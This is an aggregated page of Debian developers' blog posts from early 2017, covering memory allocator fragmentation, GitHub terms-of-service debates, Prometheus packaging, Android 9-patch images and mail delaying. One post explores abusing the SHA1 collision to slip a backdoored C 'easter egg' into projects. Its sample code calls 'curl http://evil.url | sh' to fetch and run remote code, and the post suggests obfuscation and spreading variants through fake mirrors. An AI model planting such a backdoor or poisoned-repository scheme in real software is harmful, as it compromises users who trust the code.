
which, again creates a substring from the data, and then proceeds to realloc()ate new one freaking more time. That s a lot of malloc()s and realloc()s to be doing After modifying the code to implement the first and fifth items, memory usage during a git clone of mozilla-central looks like the following (with the python allocator enabled): (Note this hasn t actually landed on the master branch yet) Compared to what it looked like before, this is largely better. But that s not the only difference: the clone was also about 1000 seconds faster. That s more than 15 minutes! But that s not all so surprising when you know the volumes of data handled here. More insight about this coming in an upcoming post. But while the changes outlined above make the glibc allocator behavior less likely to happen, it doesn t totally obliviate it. In fact, it seems it is still happening by the end of the manifest import phase. We re still allocating increasingly large temporary buffers because the size of the imported manifests grows larger and larger, and every one of them is the result of patching a previous one. The only way to avoid those large allocations creating holes would be to avoid doing them in the first place. My first attempt at doing that, keeping manifests as lists of lines instead of raw buffers, worked, but was terribly slow. So slow, in fact, that I had to stop a clone early and estimated the process would likely have taken a couple days. Iterating over multiple generators at the same time, a lot, kills performance, apparently. I ll have to try with significantly less of that.
12 March 2017

Mike Hommey: When the memory allocator works against you


Cloning mozilla-central with git-cinnabar requires a lot of memory. Actually too much memory to fit in a 32-bits address space. I hadn t optimized for memory use in the first place. For instance, git-cinnabar keeps sha-1s in memory as hex values (40 bytes) rather than raw values (20 bytes). When I wrote the initial prototype, it didn t matter that much, and while close(ish) to the tipping point, it didn t require more than 2GB of memory at the time. Time passed, and mozilla-central grew. I suspect the recent addition of several thousands of commits and files has made things worse. In order to come up with a plan to make things better (short or longer term), I needed data. So I added some basic memory resource tracking, and collected data while cloning mozilla-central. I must admit, I was not ready for what I witnessed. Follow me for a tale of frustrations (plural). I was expecting things to have gotten worse on the master branch (which I used for the data collection) because I am in the middle of some refactoring and did many changes that I was suspecting might have affected memory usage. I wasn t, however, expecting to see the clone command using 10GB(!) memory at peak usage across all processes. (Note, those memory sizes are RSS, minus shared ) It also was taking an unexpected long time, but then, I hadn t cloned a large repository like mozilla-central from scratch in a while, so I wasn t sure if it was just related to its recent growth in size or otherwise. So I collected data on 0.4.0 as well. Less time spent, less memory usage ok. There s definitely something wrong on master. But wait a minute, that slope from ~2GB to ~4GB on the git-remote-hg process doesn t actually make any kind of sense. I mean, I d understand it if it were starting and finishing with the Import manifest phase, but it starts in the middle of it, and ends long before it finishes. WTH? First things first, since RSS can be a variety of things, I checked /proc/$pid/smaps and confirmed that most of it was, indeed, the heap. That s the point where you reach for Google, type something like python memory profile and find various tools. One from the results that I remembered having used in the past is guppy s heapy. Armed with pdb, I broke execution in the middle of the slope, and tried to get memory stats with heapy. SIGSEGV. Ouch. Let s try something else. I reached out to objgraph and pympler. SIGSEGV. Ouch again. Tried working around the crashes for a while (too long while, retrospectively, hindsight is 20/20), and was somehow successful at avoiding them by peaking at a smaller set of objects. But whatever I did, despite being attached to a process that had 2.6GB RSS, I wasn t able to find more than 1.3GB of data. This wasn t adding up. It surely didn t help that getting to that point took close to an hour each time. Retrospectively, I wish I had investigated using something like Checkpoint/Restore in Userspace. Anyways, after a while, I decided that I really wanted to try to see the whole picture, not smaller peaks here and there that might be missing something. So I resolved myself to look at the SIGSEGV I was getting when using pympler, collecting a core dump when it happened. Guess what? The Debian python-dbg package does not contain the debug symbols for the python package. The core dump was useless. Since I was expecting I d have to fix something in python, I just downloaded its source and built it. Ran the command again, waited, and finally got a backtrace. First Google hit for the crashing function? The exact (unfixed) crash reported on the python bug tracker. No patch. Crashing code is doing:
((f)->f_builtins != (f)->f_tstate->interp->builtins)
And (f)->f_tstate is NULL. Classic NULL deref. Added a guard (assessing it wouldn t break anything). Ran the command again. Waited. Again. SIGSEGV. Facedesk. Another crash on the same line. Did I really use the patched python? Yes. But this time (f)->f_tstate->interp is NULL. Sigh. Same player, shoot again. Finally, no crash but still stuck on only 1.3GB accounted for. Ok, I know not all python memory profiling tools are entirely reliable, let s try heapy again. SIGSEGV. Sigh. No debug info on the heapy module, where the crash happens. Sigh. Rebuild the module with debug info, try again. The backtrace looks like heapy is recursing a lot. Look at %rsp, compare with the address space from /proc/$pid/maps. Confirmed. A stack overflow. Let s do ugly things and increase the stack size in brutal ways. Woohoo! Now heapy tells me there s even less memory used than the 1.3GB I found so far. Like, half less. Yeah, right. I m not clear on how I got there, but that s when I found gdb-heap, a tool from Red Hat s David Malcolm, and the associated talk Dude, where s my RAM? A deep dive into how Python uses memory (slides). With a gdb attached, I would finally be able to rip python s guts out and find where all the memory went. Or so I thought. The gdb-heap tool only found about 600MB. About as much as heapy did, for that matter, but it could be coincidental. Oh. Kay. I don t remember exactly what went through my mind then, but, since I was attached to a running process with gdb, I typed the following on the gdb prompt:
gdb> call malloc_stats()
And that s when the truth was finally unvealed: the memory allocator was just acting up the whole time. The ouput was something like:
Arena 0:
system bytes    =  some number above (but close to) 2GB
in use bytes    =  some number above (but close to) 600MB
Yes, the glibc allocator was just telling it had allocated 600MB of memory, but was holding onto 2GB. I must have found a really bad allocation pattern that causes massive fragmentation. One thing that David Malcolm s talk taught me, though, is that python uses its own allocator for small sizes, so the glibc allocator doesn t know about them. And, roughly, adding the difference between RSS and what glibc said it was holding to to the use bytes it reported somehow matches the 1.3GB I had found so far. So it was time to see how those things evolved in time, during the entire clone process. I grabbed some new data, tracking the evolution of system bytes and in use bytes . There are two things of note on this data: In fact, the latter is exactly how git-cinnabar is supposed to work: It reads changesets and manifests chunks, and holds onto them while importing files. Then it throws away those manifests and changesets chunks one by one while it imports them. There is, however, some extra bookkeeping that requires some additional memory, but it s expected to be less memory consuming than keeping all the changesets and manifests chunks in memory. At this point, I thought a possible explanation is that since both python and glibc are mmap()ing their own arenas, they might be intertwined in a way that makes things not go well with the allocation pattern happening during the Import manifest phase (which, in fact, allocates and frees increasingly large buffers for each manifest, as manifests grow in size in the mozilla-central history). To put the theory at work, I patched the python interpreter again, making it use malloc() instead of mmap() for its arenas. Aha! I thought. That definitely looks much better. Less gap between what glibc says it requested from the system and the RSS size. And, more importantly, no runaway increase of memory usage in the middle of nowhere. I was preparing myself to write a post about how mixing allocators could have unintended consequences. As a comparison point, I went ahead and ran another test, with the python allocator entirely disabled, this time. Heh. It turns out glibc was acting up all alone. So much for my (plausible) theory. (I still think mixing allocators can have unintended consequences.) (Note, however, that the reason why the python allocator exists is valid: without it, the overall clone took almost 10 more minutes) And since I had been getting all this data with 0.4.0, I gathered new data without the python allocator with the master branch. This paints a rather different picture than the original data on that branch, with much less memory use regression than one would think. In fact, there isn t much difference, except for the spike at the end, which got worse, and some of the noise during the Import manifests phase that got bigger, implying larger amounts of temporary memory used. The latter may contribute to the allocation patterns that throw glibc s memory allocator off. It turns out tracking memory usage in python 2.7 is rather painful, and not all the tools paint a complete picture of it. I hear python 3.x is somewhat better in that regard, and I hope it s true, but at the moment, I m stuck with 2.7. The most reliable tool I ve used here, it turns out, is pympler. Or rebuilding the python interpreter without its allocator, and asking the system allocator what is allocated. With all this data, I now have some defined problems to tackle, some easy (the spike at the end of the clone), and some less easy (working around glibc allocator s behavior). I have a few hunches as to what kind of allocations are causing the runaway increase of RSS. Coincidentally, I m half-way through a refactor of the code dealing with manifests, and it should help dealing with the issue. But that will be the subject of a subsequent post.




2 March 2017

Jonathan McDowell: Rational thoughts on the GitHub ToS change

I woke this morning to Thorsten claiming the new GitHub Terms of Service could require the removal of Free software projects from it. This was followed by joeyh removing everything from github. I hadn t actually been paying attention, so I went looking for some sort of summary of whether I should be worried and ended up reading the actual ToS instead. TL;DR version: No, I m not worried and I don t think you should be either. First, a disclaimer. I m not a lawyer. I have some legal training, but none of what I m about to say is legal advice. If you re really worried about the changes then you should engage the services of a professional. The gist of the concerns around GitHub s changes are that they potentially circumvent any license you have applied to your code, either converting GPL licensed software to BSD style (and thus permitting redistribution of binary forms without source) or making it illegal to host software under certain Free software licenses on GitHub due to being unable to meet the requirements of those licenses as a result of GitHub s ToS. My reading of the GitHub changes is that they are driven by a desire to ensure that GitHub are legally covered for the things they need to do with your code in order to run their service. There are sadly too many people who upload code there without a license, meaning that technically no one can do anything with it. Don t do this people; make sure that any project you put on GitHub has some sort of license attached to it (don t write your own - it s highly likely one of Apache/BSD/GPL will suit your needs) so people know whether they can make use of it or not. I don t care is not a valid reason not to do this. Section D, relating to user generated content, is the one causing the problems. It s possibly easiest to walk through each subsection in order. D1 says GitHub don t take any responsibility for your content; you make it, you re responsible for it, they re not accepting any blame for harm your content does nor for anything any member of the public might do with content you ve put on GitHub. This seems uncontentious. D2 reaffirms your ownership of any content you create, and requires you to only post 3rd party content to GitHub that you have appropriate rights to. So I can t, for example, upload a copy of Friday by Rebecca Black. Thorsten has some problems with D3, where GitHub reserve the right to remove content that violates their terms or policies. He argues this could cause issues with licenses that require unmodified source code. This seems to be alarmist, and also applies to any random software mirror. The intent of such licenses is in general to ensure that the pristine source code is clearly separate from 3rd party modifications. Removal of content that infringes GitHub s T&Cs is not going to cause an issue. D4 is a license grant to GitHub, and I think forms part of joeyh s problems with the changes. It affirms the content belongs to the user, but grants rights to GitHub to store and display the content, as well as make copies such as necessary to provide the GitHub service. They explicitly state that no right is granted to sell the content at all or to distribute the content outside of providing the GitHub service. This term would seem to be the minimum necessary for GitHub to ensure they are allowed to provide code uploaded to them for download, and provide their web interface. If you ve actually put a Free license on your code then this isn t necessary, but from GitHub s point of view I can understand wanting to make it explicit that they need these rights to be granted. I don t believe it provides a method of subverting the licensing intent of Free software authors. D5 provides more concern to Thorsten. It seems he believes that the ability to fork code on GitHub provides a mechanism to circumvent copyleft licenses. I don t agree. The second paragraph of this subsection limits the license granted to the user to be the ability to reproduce the content on GitHub - it does not grant them additional rights to reproduce outside of GitHub. These rights, to my eye, enable the forking and viewing of content within GitHub but say nothing about my rights to check code out and ignore the author s upstream license. D6 clarifies that if you submit content to a GitHub repo that features a license you are licensing your contribution under these terms, assuming you have no other agreement in place. This looks to be something that benefits projects on GitHub receiving contributions from users there; it s an explicit statement that such contributions are under the project license. D7 confirms the retention of moral rights by the content owner, but states they are waived purely for the purposes of enabling GitHub to provide service, as stated under D4. In particular this right is revocable so in the event they do something you don t like you can instantly remove all of their rights. Thorsten is more worried about the ability to remove attribution and thus breach CC-BY or some BSD licenses, but GitHub s whole model is providing attribution for changesets and tracking such changes over time, so it s hard to understand exactly where the service falls down on ensuring the provenance of content is clear. There are reasons to be wary of GitHub (they ve taken a decentralised revision control system and made a business model around being a centralised implementation of it, and they store additional metadata such as PRs that aren t as easily extracted), but I don t see any indication that the most recent changes to their Terms of Service are something to worry about. The intent is clearly to provide GitHub with the legal basis they need to provide their service, rather than to provide a means for them to subvert the license intent of any Free software uploaded.

Mart n Ferrari: Prometheus in Jessie(bpo) and Stretch

Prometheus logo Just over 2 years ago, I started packaging Prometheus for Debian. It was a daunting task, mainly because the Golang ecosystem is so young, almost none of its dependencies were packaged, and upstream practices are very different from Debian's. Today I want to announce that this is complete. The main part of the Prometheus stack is available in Debian testing, which very soon will become the Stretch release: These are available for a bunch of architectures (sadly, not all of them), and are the most important building blocks to deploy Prometheus in your network. I have also finished preparing backports for all the required dependencies, and jessie-backports has a complete Prometheus stack too! Adding to these, the archive already has the client libraries for Go, Perl, Python, and Django; and a bunch of other exporters. Except for the Postgres exporter, most of these are going to be in the Stretch release, and I plan to prepare backports for Jessie too: Note that not all of these have been packaged by me, luckily other Debianites are also working on Prometheus packaging! I am confident that Prometheus is going to become one of the main monitoring tools in the near future, and I am very happy that Debian is the first distribution to offer official packages for it. If you are interested, there is still lots of work ahead. Patches, bug reports, and co-maintainers are welcome! Update 3/3/2017: Today the Perl client library was uploaded to unstable, and it is waiting for ftp-master approval. Comment

1 March 2017

Thorsten Glaser: New GitHub Terms of Service r e q u i r e removing many Open Source works from it

Please use the correct (perma)link to bookmark this article, not the page listing all wlog entries of the last decade. Thank you.</update> Some updates inline and at the bottom. The new Terms of Service of GitHub became effective today, which is quite problematic there was a review phase, but my reviews pointing out the problems were not answered, and, while the language is somewhat changed from the draft, they became effective immediately. Now, the new ToS are not so bad that one immediately must stop using their service for disagreement, but it s important that certain content may no longer legally be pushed to GitHub. I ll try to explain which is affected, and why. I m mostly working my way backwards through section D, as that s where the problems I identified lie, and because this is from easier to harder. Note that using a private repository does not help, as the same terms apply. Anything requiring attribution (e.g. CC-BY, but also BSD, ) Section D.7 requires the person uploading content to waive any and all attribution rights. Ostensibly to allow basic functions like search to work , which I can even believe, but, for a work the uploader did not create completely by themselves, they can t grant this licence. The CC licences are notably bad because they don t permit sublicencing, but even so, anything requiring attribution can, in almost all cases, not written or otherwise, created or uploaded by our Users . This is fact, and the exceptions are few. Anything putting conditions on the right to use, display and perform the work and, worse, reproduce (all Copyleft) Section D.5 requires the uploader to grant all other GitHub users Note that section D.4 is similar, but granting the licence to GitHub (and their successors); while this is worded much more friendly than in the draft, this fact only makes it harder to see if it affects works in a similar way. But that doesn t matter since D.5 is clear enough. (This doesn t mean it s not a problem, just that I don t want to go there and analyse D.4 as D.5 points out the same problems but is easier.) This means that any and all content under copyleft licences is also no longer welcome on GitHub. Anything requiring integrity of the author s source (e.g. LPPL) Some licences are famous for requiring people to keep the original intact while permitting patches to be piled on top; this is actually permissible for Open Source, even though annoying, and the most common LaTeX licence is rather close to that. Section D.3 says any (partial) content can be removed though keeping a PKZIP archive of the original is a likely workaround. Affected licences Anything copyleft (GPL, AGPL, LGPL, CC-*-SA) or requiring attribution (CC-BY-*, but also 4-clause BSD, Apache 2 with NOTICE text file, ) are affected. BSD-style licences without advertising clause (MIT/Expat, MirOS, etc.) are probably not affected if GitHub doesn t go too far and dissociates excerpts from their context and legal info, but then nobody would be able to distribute it, so that d be useless. But what if I just fork something under such a licence? Only continuing to use GitHub constitutes accepting the new terms. This means that repositories from people who last used GitHub before March 2017 are excluded. Even then, the new terms likely only apply to content uploaded in March 2017 or later (note that git commit dates are unreliable, you have to actually check whether the contribution dates March 2017 or later). And then, most people are likely unaware of the new terms. If they upload content they themselves don t have the appropriate rights (waivers to attribution and copyleft/share-alike clauses), it s plain illegal and also makes your upload of them or a derivate thereof no more legal. Granted, people who, in full knowledge of the new ToS, share any User-Generated Content with GitHub on or after 1 March, 2017, and actually have the appropriate rights to do that, can do that; and if you encounter such a repository, you can fork, modify and upload that iff you also waive attribution and copyleft/share-alike rights for your portion of the upload. But especially in the beginning these will be few and far between (even more so taking into account that GitHub is, legally spoken, a mess, and they don t even care about hosting only OSS / Free works). Conclusion (Fazit) I ll be starting to remove any such content of mine, such as the source code mirrors of jupp, which is under the GNU GPLv1, now and will be requesting people who forked such repositories on GitHub to also remove them. This is not something I like to do but something I am required to do in order to comply with the licence granted to me by my upstream. Anything you ve found contributed by me in the meantime is up for review; ping me if I forgot something. (mksh is likely safe, even if I hereby remind you that the attribution requirement of the BSD-style licences still applies outside of GitHub.) (Pet peeve: why can t I adopt a licence with British spelling? They seem to require oversea barbarian spelling.) The others Atlassian Bitbucket has similar terms (even worse actually; I looked at them to see whether I could mirror mksh there, and turns out, I can t if I don t want to lose most of what few rights I retain when publishing under a permissive licence). Gitlab seems to not have such, but requires you to indemnify them YMMV. I think I ll self-host the removed content. And now? I m in contact with someone from GitHub Legal (not explicitly in the official capacity though) and will try to explain the sheer magnitude of the problem and ways to solve this (leaving the technical issues to technical solutions and requiring legal solutions only where strictly necessary), but for now, the ToS are enacted (another point of my criticism of this move) and thus, the aforementioned works must go off GitHub right now. That s not to say they may not come back later once this all has been addressed, if it will be addressed to allow that. The new ToS do have some good; for example, the old ToS said you allow every GitHub user to fork your repositories without ever specifying what that means. It s just that the people over at GitHub need to understand that, both legally and technically , any and all OSS licences grant enough to run a hosting platform already , and separate explicit grants are only needed if a repository contains content not under an OSI/OKFN/Copyfree/FSF/DFSG-free licence. I have been told that these are important issues and been thanked for my feedback; we ll see what comes from this. maybe with a little more effort on the coders side All licences on one of those lists or conformant to the DFSG, OSD or OKD should do . e.g. when displaying search results, add a note this is an excerpt, click HERE to get to the original work in its context, with licence and attribution where HERE is a backlink to the file in the repository It is understood those organisations never un-approve any licence that rightfully conforms to those definitions (also in cases like a grant saying just use any OSS licence which is occasionally used) Update: In the meantime, joeyh has written not one but two insightful articles (although I disagree in some details; the new licence is only to GitHub users (D.5) and GitHub (D.4) and only within their system, so, while uploaders would violate the ToS (they cannot grant the licence) and (probably) the upstream-granted copyleft licence, this would not mean that everyone else wasn t bound by the copyleft licence in, well, enough cases to count (yes it s possible to construct situations in which this hurts the copyleft fraction, but no, they re nowhere near 100%).

28 February 2017

Urvika Gola: Outreachy- Week 8 & 9 Progress

Working with 9-Patch Images, Adapter Classes, Layouts in Android. Before starting this new task I never wondered .. How does that bubble around our chat messages wraps around the width of the text written by us?? . The image being used as the background of our messages are called 9-Patch images. They stretch themselves according to the text length and font size! Android will automatically resize to accommodate the contents , like

ninepatch_examples-1

Source- developer.android.com

How great it would be if the clothes we wear could also work the same way.
Fit according to the body-size. I could then still wear my childhood cute nostalgic dresses..
Below, are the 9-Patch image I edited. There are two set of bubble images which are different for incoming and outgoing SIP messages. bubble_incoming-9 bubble1-9 These images have to be designed a certain way and should be stored as the smallest size and leave 1px to all sides. Details are clearly explained in Android Documentation https://developer.android.com/guide/topics/graphics/2d-graphics.html#nine-patch Then, save the image by concatenating .9 between the file name and extension. For example if your image name is bubble.png. Rename it to bubble.9.png They should be stored like any other image file in res/drawable folder. Using 9-patch images these problems are taken care of
  1. The image proportions are set according to different screen sizes automatically.
    You don t have to create multiple PNGs of different pixels for multiple screen sizes.
  2. The image resizes itself accroding to the Text size set in the user s phone.
I had to modify the existing Lumicall SIP Message screen which had simple ListView as the chat message holder and replace it with 9-patch bubble images to make it more interactive
Voila! What a simple way to provide a simple yet valuable usability feature.

24 February 2017

Joey Hess: SHA1 collision via ASCII art

Happy SHA1 collision day everybody! If you extract the differences between the good.pdf and bad.pdf attached to the paper, you'll find it all comes down to a small ~128 byte chunk of random-looking binary data that varies between the files. The SHA1 attack announced today is a common-prefix attack. The common prefix that we will use is this:
/* ASCII art for easter egg. */
char *amazing_ascii_art="\
(To be extra sneaky, you can add a git blob object header to that prefix before calculating the collisions. Doing so will make the SHA1 that git generates when checking in the colliding file be the thing that collides. This makes it easier to swap in the bad file later on, because you can publish a git repository containing it, and trick people into using that repository. ("I put a mirror on github!") The developers of the program will have the good version in their repositories and not notice that users are getting the bad version.) Suppose that the attack was able to find collisions using only printable ASCII characters when calculating those chunks. The "good" data chunk might then look like this:
7*yLN#!NOKj@ FPKW".<i+sOCsx9QiFO0UR3ES*Eh]g6r/anP=bZ6&IJ#cOS.w;oJkVW"<*.!,qjRht?+^=^/Q*Is0K>6F)fc(ZS5cO#"aEavPLI[oI(kF_l!V6ycArQ
And the "bad" data chunk like this:
9xiV^Ksn=<A!<^ l4~ uY2x8krnY@JA<<FA0Z+Fw!;UqC(1_ZA^fu#e Z>w_/S?.5q^!WY7VE>gXl.M@d6]a*jW1eY(Qw(r5(rW8G)?Bt3UT4fas5nphxWPFFLXxS/xh
Now we need an ASCII artist. This could be a human, or it could be a machine. The artist needs to make an ASCII art where the first line is the good chunk, and the rest of the lines obfuscate how random the first line is. Quick demo from a not very artistic ASCII artist, of the first 10th of such a picture based on the "good" line above:
7*yLN#!NOK
3*\LN'\NO@
3*/LN  \.A
5*\LN   \.
>=======:)
5*\7N   /.
3*/7N  /.V
3*\7N'/NO@
7*y7N#!NOX
Now, take your ASCII art and embed it in a multiline quote in a C source file, like this:
/* ASCII art for easter egg. */
char *amazing_ascii_art="\
7*yLN#!NOK \
3*\\LN'\\NO@ \
3*/LN  \\.A \ 
5*\\LN   \\. \
>=======:) \
5*\\7N   /. \
3*/7N  /.V \
3*\\7N'/NO@ \
7*y7N#!NOX";
/* We had to escape backslashes above to make it a valid C string.
 * Run program with --easter-egg to see it in all its glory.
 */
/* Call this at the top of main() */
check_display_easter_egg (char **argv)  
    if (strcmp(argv[1], "--easter-egg") == 0)
        printf(amazing_ascii_art);
    if (amazing_ascii_art[0] == "9")
        system("curl http://evil.url   sh");
 
Now, you need a C ofuscation person, to make that backdoor a little less obvious. (Hint: Add code to to fix the newlines, paint additional ASCII sprites over top of the static art, etc, add animations, and bury the shellcode in there.) After a little work, you'll have a C file that any project would like to add, to be able to display a great easter egg ASCII art. Submit it to a project. Submit different versions of it to 100 projects! Everything after line 3 can be edited to make lots of different versions targeting different programs. Once a project contains the first 3 lines of the file, followed by anything at all, it contains a SHA1 collision, from which you can generate the bad version by swapping in the bad data chuck. You can then replace the good file with the bad version here and there, and noone will be the wiser (except the easter egg will display the "bad" first line before it roots them). Now, how much more expensive would this be than today's SHA1 attack? It needs a way to generate collisions using only printable ASCII. Whether that is feasible depends on the implementation details of the SHA1 attack, and I don't really know. I should stop writing this blog post and read the rest of the paper. You can pick either of these two lessons to take away:
  1. ASCII art in code is evil and unsafe. Avoid it at any cost. apt-get moo
  2. Git's security is getting broken to the point that ASCII art (and a few hundred thousand dollars) is enough to defeat it.

My work today investigating ways to apply the SHA1 collision to git repos (not limited to this blog post) was sponsored by Thomas Hochstein on Patreon.

23 February 2017

Lucas Nussbaum: Implementing right to disconnect by delaying outgoing email?

France passed a law about right to disconnect (more info here or here). The idea of not sending professional emails when people are not supposed to read them in order to protect their private lifes, is a pretty good one, especially when hierarchy is involved. However, I tend to do email at random times, and I would rather continue doing that, but just delay the actual sending of the email to the appropriate time (e.g., when I do email in the evening, it would actually be sent the following morning at 9am). I wonder how I could make this fit into my email workflow. I write email using mutt on my laptop, then push it locally to nullmailer, that then relays it, over an SSH tunnel, to a remote server (running Exim4). Of course the fallback solution would be to use mutt s postponing feature. Or to draft the email in a text editor. But that s not really nice, because it requires going back to the email at the appropriate time. I would like a solution where I would write the email, add a header (or maybe manually add a Date: header in all cases that header should reflect the time the mail was sent, not the time it was written), send the email, and have nullmailer or the remote server queue it until the appropriate time is reached (e.g., delaying while current_time < Date header in email ). I don t want to do that for all emails: e.g. personal emails can go out immediately. Any ideas on how to implement that? I m attached to mutt and relaying using SSH, but not attached to nullmailer or exim4. Ideally the delaying would happen on my remote server, so that my laptop doesn t need to be online at the appropriate time. Update: mutt does not allow to set the Date: field manually (if you enable the edit_headers option and edit it manually, its value gets overwritten). I did not find the relevant code yet, but that behaviour is mentioned in that bug. Update 2: ah, it s this code in sendlib.c (and there s no way to configure that behaviour):
 /* mutt_write_rfc822_header() only writes out a Date: header with
 * mode == 0, i.e. _not_ postponment; so write out one ourself */
 if (post)
   fprintf (msg->fp, "%s", mutt_make_date (buf, sizeof (buf)));

20 February 2017

Jonathan Dowland: Blinkenlights!

blinkenlights! blinkenlights!
